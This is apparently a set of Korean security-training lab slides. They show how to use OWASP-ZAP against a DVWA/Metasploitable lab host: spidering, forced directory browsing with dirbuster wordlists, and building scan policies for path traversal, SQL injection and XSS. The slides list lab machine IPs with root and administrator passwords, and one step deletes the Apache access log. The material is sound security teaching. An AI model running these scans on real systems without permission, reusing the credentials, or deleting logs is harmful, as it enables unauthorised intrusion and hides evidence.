
- OWASP-ZAP 공격 항목 설명
 - DVWA 대상에서 마우스 오른쪽 클릭 후 [공격] > [Spider]를 클릭한다.



2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- OWASP-ZAP 공격 항목 설명
 - Start Scan 클릭한다.



2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- OWASP-ZAP 공격 항목 설명
 - 아래 정보탭에 스파이더 관련 진단 결과가 출력된다.

Processed	Method	URI
	GET	http://meta.kshield.jr/dvwa/vulnerabilities/sql_injection/
	GET	http://meta.kshield.jr/dvwa/vulnerabilities/upload/
	GET	http://meta.kshield.jr/dvwa/vulnerabilities/view_help.php
	GET	http://meta.kshield.jr/dvwa/vulnerabilities/view_source.php
	GET	http://meta.kshield.jr/dvwa/vulnerabilities/view_source_all.php
	GET	http://meta.kshield.jr/dvwa/vulnerabilities/xss_r/
	GET	http://meta.kshield.jr/dvwa/vulnerabilities/xss_s/
	GET	http://meta.kshield.jr/icons/blank.gif
	GET	http://meta.kshield.jr/icons/back.gif
	GET	http://meta.kshield.jr/icons/folder.gif
	GET	http://meta.kshield.jr/icons/unknown.gif
	GET	http://meta.kshield.jr/dvwa/vulnerabilities/?C=N;O=A
	GET	http://meta.kshield.jr/dvwa/dvwa/css/login.css
	GET	http://meta.kshield.jr/dvwa/dvwa/images/login_logo.png
	GET	http://meta.kshield.jr/dvwa/vulnerabilities/?C=M;O=D
	GET	http://meta.kshield.jr/dvwa/dvwa/images/RandomStorm.png
	POST	http://meta.kshield.jr/dvwa/login.php
	GET	http://meta.kshield.jr/dvwa/vulnerabilities/?C=S;O=D
	GET	http://meta.kshield.jr/dvwa/vulnerabilities/?C=D;O=D

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습


- OWASP-ZAP 공격 항목 설명
 - 강제 디렉터리 실행 방법
 - » 특정 페이지나 디렉토리 우 클릭 후 “강제 검색” 실행
 - 강제 디렉터리 설명
 - » 사전 대입으로 사이트 구조를 탐색하는 기능
 - » 사전에 준비된 TXT 파일(Directory-list-1.0.txt)을 이용
 - » 사전 파일 업데이트 시 Directory-list-2.0.txt 등 사용 가능
 - » 스파이더 기능으로 발견하지 못한 페이지나 디렉토리를 찾을 수 있음
 - » 예시 : 관리자 페이지, 회원 관리 페이지 등

2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

• OWASP-ZAP 공격 항목 설명

- DVWA의 vulnerabilities 페이지 우클릭 후 사이트 강제 검색 클릭한다.



2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- OWASP-ZAP 공격 항목 설명
 - 업데이트한 파일에 내용을 추가 및 수정하고 싶으면 아래 파일에서 추가 가능하다.
 ➤ `find / -name directory-*list*.txt | grep fuzzers`

```
root@kali:~# find / -name directory-*list*.txt | grep fuzzers
/root/.ZAP/fuzzers/dirbuster/directory-list-lowercase-2.3-big.txt
/root/.ZAP/fuzzers/dirbuster/directory-list-2.3-medium.txt
/root/.ZAP/fuzzers/dirbuster/directory-list-lowercase-2.3-medium.txt
/root/.ZAP/fuzzers/dirbuster/directory-list-2.3-small.txt
/root/.ZAP/fuzzers/dirbuster/directory-list-1.0.txt
/root/.ZAP/fuzzers/dirbuster/directory-list-lowercase-2.3-small.txt
/root/.ZAP/fuzzers/dirbuster/directory-list-2.3-big.txt
root@kali:~#
```

3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

• 공격별 프로파일 정의 및 공격 발생 실습

– 실습 목표

- » OWASP-ZAP의 공격 정책을 설정하고 원하는 공격을 수행한다.

– 실습 환경

구분		IP	ID	PW	비고
WAN	KISA-Kali	101.106.25.210/24	root	qhdksjfwj0!	Kali Linux 2018.2 + Upgrade(2018.09.04)
DMZ	KISA-Meta	외부 IP : 192.5.90.160 내부 IP : 10.20.30.160	msfadmin	qhdksjfwj0!	http://meta.kshield.jr (DNS : 192.5.90.160)
IT	KISA-IT-11	192.168.100.11	Administrator	qhdksjfwj0!	Windows 7 Pro K (psftp, putty)

– 실습 문제 구성

- » OWASP-ZAP의 정책 설정 방법을 익혀 Path Traversal, SQL Injection, Cross Site Scripting 공격을 할 수 있는 정책을 설정하고 각 정책대로 공격하여 공격 로그를 남기시오.

3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

- DVWA 실습 설정
 - 프록시 설정 후 DVWA 보안 레벨을 Low로 설정한다.

DVWA Security 🔒

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

3

<실습> 공격별 프로파일 정의 및 공격 발생 실습


- DVWA 실습 설정
 - 스파이더 기능 실행 후 Show Advanced options 클릭한다.



3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

- DVWA 실습 설정
 - 옵션 값을 각각 10을 주고 스캔 시작한다.
 - 크롤링을 재귀적으로 얼마나 수행할 지 정하는 옵션이다.



3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

- OWASP-ZAP 공격 항목 설명
 - 공격 전 사이트에 파라미터 입력을 확인하기 위해 DVWA의 각 페이지에 들어가 임의의 값을 입력한다.
 - OWASP-ZAP에 가서 파라미터가 잘 들어 있는지 확인한다.

The screenshot shows the DVWA application running in a browser window and the OWASP-ZAP tool interface. The DVWA page displays a login form with 'Username:' set to 'asdasd' and 'Password:' masked. The ZAP interface shows a tree view of attack items:

- http://detectportal.firefox.com
 - GET:success.txt
- http://meta.kshield.jr
 - dvwa
 - POST:login.php{Login,password,username}
 - vulnerabilities
 - GET:brute
 - GET:brute(Login,password,username)
 - GET:csrf
 - GET:csrf(Change,password_conf,password_new)
 - POST:exec(ip,submit)
- GET:dvwa

3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

- 메타스플로잇의 기존에 쌓인 로그 정리

- » cd /var/log/apache2
- » sudo rm -rf ./access.log
- » sudo /etc/init.d/apache2 restart

```
msfadmin@metasploitable:/var/log$ cd /var/log/apache2
msfadmin@metasploitable:/var/log/apache2$ rm -rf ./access.log
rm: cannot remove './access.log': Permission denied
msfadmin@metasploitable:/var/log/apache2$ sudo rm -rf ./access.log
[sudo] password for msfadmin:
msfadmin@metasploitable:/var/log/apache2$ sudo /etc/init.d/apache2 restart
 * Restarting web server apache2
```

[OK]


```
msfadmin@metasploitable:/var/log/apache2$
```

3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

• OWASP-ZAP에서 정책 설정

» Analyse에 Scan Policy Manager... 클릭한다.




3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

- OWASP-ZAP에서 정책 설정

» Add 버튼 클릭한다.




3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

• OWASP-ZAP에서 정책 설정

- » Path Traversal 새롭게 정의한다.
- » 모든 항목을 Off 한다.

